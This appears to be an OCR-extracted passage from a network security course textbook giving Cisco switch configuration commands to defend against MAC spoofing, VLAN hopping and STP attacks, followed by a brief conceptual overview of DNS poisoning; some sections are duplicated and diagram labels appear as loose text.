IP Source Guard Enabled
Traffic Sent with IP 10.10.10.5 Mac B
10.10.10.2
MAC B
Traffic Sent with IP 10.10.10.2 Mac C
Received Traffic Source IP 10.10.10.2 Mac B
10.10.10.5
MAC C

Figure 8.47: Defending against MAC spoofing



How to Defend Against VLAN Hopping

Defend against Switch Spoofing

- Explicitly configure the ports as **access ports** and ensure that all access ports are configured not to negotiate trunks:

```
switchport mode access

switchport mode nonegotiate
```

- Ensure that **all trunk ports are configured** not to negotiate trunks:

```
Switch(config-if)# switchport mode
trunk

Switch(config-if)# switchport mode
nonegotiate
```

Defend against Double Tagging

- Ensure that each access port is assigned with **VLAN except the default VLAN** (VLAN 1):

```
switchport access vlan 2
```

- Ensure that the native VLANs on all trunk ports are changed to an **unused VLAN ID**:

```
switchport trunk native vlan 999
```

- Ensure that the **native VLANs** on all trunk ports are explicitly tagged:

```
vlan dot1q tag native
```

How to Defend Against VLAN Hopping

Defend Against Switch Spoofing

Perform the following steps to configure a switch to prevent switch spoofing attacks:

- Explicitly configure the ports as access ports, and ensure that all access ports are configured not to negotiate trunks:

```
switchport mode access
switchport mode nonegotiate
```

- Ensure that all trunk ports are configured not to negotiate trunks:

```
switchport mode trunk
switchport mode nonegotiate
```

Defend Against Double Tagging

Perform the following steps to configure a switch to prevent double tagging attacks:

- Ensure that each access port is assigned with VLAN except the default VLAN (VLAN 1):


```
switchport access vlan 2
```

- Ensure that the native VLANs on all trunk ports are changed to an unused VLAN ID:

```
switchport trunk native vlan 999
```

- Ensure that the native VLANs on all trunk ports are explicitly tagged:

```
vlan dot1q tag native
```



How to Defend Against STP Attacks

To prevent an STP attack, the following security features must be implemented:

BPDU Guard

- To enable the BPDU guard on all PortFast edge ports:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree portfast bpduguard
```

Loop Guard

- To enable the loop guard on an interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard loop
```

Root Guard

- To enable the root guard feature on an interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard root
```

UDLD (Unidirectional Link Detection)

- To enable UDLD on an interface:

```
configure terminal
interface gigabiteethernet slot/port
udld { enable | disable | aggressive }
```

How to Defend Against STP Attacks

Implement the following countermeasures to defend against STP attacks on switches:

- **BPDU Guard**: BPDU guard must be enabled on the ports that should never receive a BPDU from their connected devices. This is used to avoid the transmission of BPDUs on PortFast-enabled ports. This feature helps in preventing potential bridging loops in the network. If BPDU guard is enabled on a switch interface and an unauthorized switch connects to it, the port will be set to errdisable mode when a BPDU is received. The errdisable mode shuts down the port and disables it from sending or receiving any traffic.

  Use the following commands to enable BPDU guard on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree portfast bpduguard
  ```

- **Root Guard**: Root guard protects the root bridge and ensures that it remains as the root in the STP topology. It forces the interfaces to become the designated ports (forwarding ports) to prevent the nearby switches from becoming root switches. Therefore, if a port enabled with the root guard feature receives a superior BPDU, it converts that port into a loop inconsistent state (not errdisabled), thus protecting an STP topology change. This port remains inactive only for that specific switch/switches attempting to change the STP topology. This port remains in down state until the issue is resolved.

Use the following commands to enable the root guard feature on a switch interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard root
```

- **Loop Guard**: Loop guard improves the stability of the network by preventing it against the bridging loops. It is generally used to protect against a malfunctioned switch.


  Use the following commands to enable the loop guard feature on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree guard loop
  ```

- **UDLD (Unidirectional Link Detection)**: UDLD enables devices to detect the existence of unidirectional links and further disable the affected interfaces in the network. These unidirectional links in the network can cause STP topology loops.

  Use the following command to enable UDLD on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  udld { enable | disable | aggressive }
  ```



DNS Poisoning Techniques

- DNS poisoning is a technique that **tricks a DNS server** into believing that it has received authentic information when it has not received any
- It results in the **substitution of a false IP address** at the DNS level where the web addresses are converted into numeric IP addresses
- It allows the attacker to replace **IP address entries** for a target site on a given DNS server with the IP address of the server he/she controls
- The attacker can create **fake DNS entries** for the server (containing malicious content) with names similar to that of the target server

Victims
Intranet DNS Spoofing (Local network)
Attacker
Internet DNS Spoofing (Remote network)
DNS Cache Poisoning
Proxy Server DNS Poisoning
DNS Server
DNS Attack Scripts

Sniffing Technique: DNS Poisoning

This section describes DNS poisoning techniques to sniff the DNS traffic of a target network. Using this technique, an attacker can obtain the ID of the DNS request by sniffing and can send a malicious reply to the sender before the actual DNS server responds.

